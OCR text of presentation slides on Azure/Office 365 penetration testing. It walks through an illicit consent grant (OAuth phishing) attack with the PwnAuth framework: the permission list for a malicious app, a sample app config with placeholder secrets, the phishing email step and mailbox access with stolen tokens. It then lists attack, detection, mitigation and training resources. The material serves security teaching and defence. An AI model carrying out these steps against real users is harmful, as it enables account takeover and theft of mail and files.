
1. Attacker creates a malicious application requesting specific permissions from the target user.
2. Attacker sends an email to the target containing an OAuth 2.0 URL.
3. Malicious app requests user to grant itself specific permissions to access their account.
4. User accepts the consent request and grants access to the app; generating an access token.
5. Access token is sent to the attacker, granting them access to the user's information via the malicious app.


PwnAuth

- A web application framework for launching and managing OAuth abuse campaigns.
  - https://github.com/mandiant/PwnAuth
  - https://www.mandiant.com/resources/blog/shining-a-light-on-oauth-abuse-with-pwnauth
- Developed by doughsec.
  - https://twitter.com/doughsec



1. Register malicious app





1. Register malicious app - API permissions

API / Permissions name	Type	Description	Admin consent requ...	Status
Microsoft Graph (9)				
Calendars.ReadWrite	Delegated	Have full access to user calendars	No	
Contacts.Read	Delegated	Read user contacts	No	
Files.ReadWrite	Delegated	Have full access to user files	No	
Mail.ReadWrite	Delegated	Read and write access to user mail	No	
offline_access	Delegated	Maintain access to data you have given it access to	No	
openid	Delegated	Sign users in	No	
profile	Delegated	View users' basic profile	No	
User.Read	Delegated	Sign in and read user profile	No	
User.ReadWrite	Delegated	Read and write access to user profile	No	

https://docs.microsoft.com/en-us/graph/permissions-reference

2. Generate OAuth phishing link (PwnAuth)

scopes

user.read,user.readwrite,c


conclude_redirect

https://www.office.com/?a


Go!



```
{
  "id": 4,
  "name": "office-365-upgrade",
  "redirect_url": "https://[redacted]/oauth/api/microsoft/callback",
  "client_id": "NOT-MY-CLIENT-ID",
  "authorization_url": "https://login.microsoftonline.com/common/oauth2/v2.0/authorize",
  "token_url": "https://login.microsoftonline.com/common/oauth2/v2.0/token",
  "client_secret": "NOT-MY-SECRET",
  "scopes": "user.read,user.readwrite,contacts.read,files.readwrite,mail.readwrite,calendars.readwrite,op
  "conclude_redirect": "https://www.office.com/?auth=2",
  "authorization_url_full": "https://login.microsoftonline.com/common/oauth2/v2.0/authorize?response_type
}
```

3. Send email to target



4. User receives email & accepts consent prompt






5. Attacker gains access to the user's account

Get user's access and refresh token.

Searching through target's mailbox.



ILLICIT CONSENT GRANT RESOURCES

ATTACK

- https://www.nixu.com/blog/demonstration-illicit-consent-grant-attack-azure-ad-office-365
- https://redblueteam.wordpress.com/2021/04/12/microsoft-office-365-oauth-phishing-demo/
- https://synzack.github.io/OAuth-Token-Stealing/
- https://www.alteredsecurity.com/post/introduction-to-365-stealer

DETECTION/MITIGATION

- https://www.inversecos.com/2022/08/how-to-detect-oauth-access-token-theft.html
- https://jeffreyappel.nl/protect-against-oauth-consent-phishing-attempts-illicit-consent-attack/
- https://positivethinking.tech/insights/what-is-an-illicit-consent-grant-attack-in-office-365/
- https://www.cloud-architekt.net/detection-and-mitigation-consent-grant-attacks-azuread/
- https://attack.mitre.org/techniques/T1528/
- https://docs.microsoft.com/en-us/archive/blogs/office365security/defending-against-illicit-consent-grants
- https://docs.microsoft.com/en-us/microsoft-365/security/office-365-security/detect-and-remediate-illicit-consent-grants?view=o365-worldwide

OTHERS

JUST SCRATCHING THE SURFACE

- The attacks highlighted in this presentation are just a few of the possible ways to gain a foothold in Azure/O365 environments. Some more worth mentioning are:
  - **Abusing Azure App Service.**
    - https://0xpwn.wordpress.com/2022/03/08/create-an-azure-vulnerable-lab-part-2-environment-variables/
    - https://0xpwn.wordpress.com/2022/03/13/create-an-azure-vulnerable-lab-part-4-managed-identities/
  - **Azure device code phish.**
    - https://0xboku.com/2021/07/12/ArtOfDeviceCodePhish.html
  - **Credential phishing.**
    - https://sneezy-ladybug.github.io/posts/passing-the-phish/
    - https://sneezy-ladybug.github.io/posts/passing-the-phish-II/


LEARN AZURE SECURITY

COURSES/LABS

- Introduction to Azure Penetration Testing (**FREE!**)
  - https://azure.enterprisesecurity.io/
- Introduction to Azure Penetration Testing (**Azure 101**)
  - https://www.udemy.com/course/microsoft-azure-beginners-guide/
- Attacking and Defending Azure AD Cloud (CARTP certification)
  - https://bootcamps.pentesteracademy.com/courses
- Azure Application Security: Beginner's Edition
  - https://bootcamps.pentesteracademy.com/courses
- Breaching Azure
  - https://cloudbreach.io/labs/

YOUTUBE

- Getting Started in Pentesting The Cloud–Azure | Beau Bullock
  - https://www.youtube.com/watch?v=u_3cVOpzptY
- Introduction To Azure Penetration Testing | Nikhil Mittal
  - https://www.youtube.com/watch?v=5dVSHuCEG2w
- Attacking and Defending the Microsoft Cloud (Office 365 & Azure AD) | Sean Metcalf and Mark Morowczynski
  - https://www.youtube.com/watch?v=SG2ibjuzRJM
- It’s Raining Shells - How To Find New Attack Primitives In Azure | Andy Robbins
  - https://www.youtube.com/watch?v=a09_5SCPBZ0



BOOKS

- Penetration Testing Azure for Ethical Hackers
  - https://www.amazon.com/Penetration-Testing-Azure-Ethical-Hackers/dp/1839212934
- Pentesting Azure Applications
  - https://nostarch.com/azure

- I really couldn't find more highly recommended/reviewed books ¯_(ツ)_/¯

REFERENCES

- https://rootsecdev.medium.com/becoming-an-azure-cloud-ethical-hacker-2022-edition-49de0836e7f1 (**READ THIS!**)
- https://github.com/Cloud-Architekt/AzureAD-Attack-Defense
- https://microsoft.github.io/Azure-Threat-Research-Matrix/
- https://www.synacktiv.com/en/publications/azure-ad-introduction-for-red-teamers.html
- https://github.com/mandiant/Azure_Workshop
- https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Methodology%20and%20Resources/Cloud%20-%20Azure%20Pentest.md

- Presentation icons downloaded from Flaticon.
  - https://www.flaticon.com/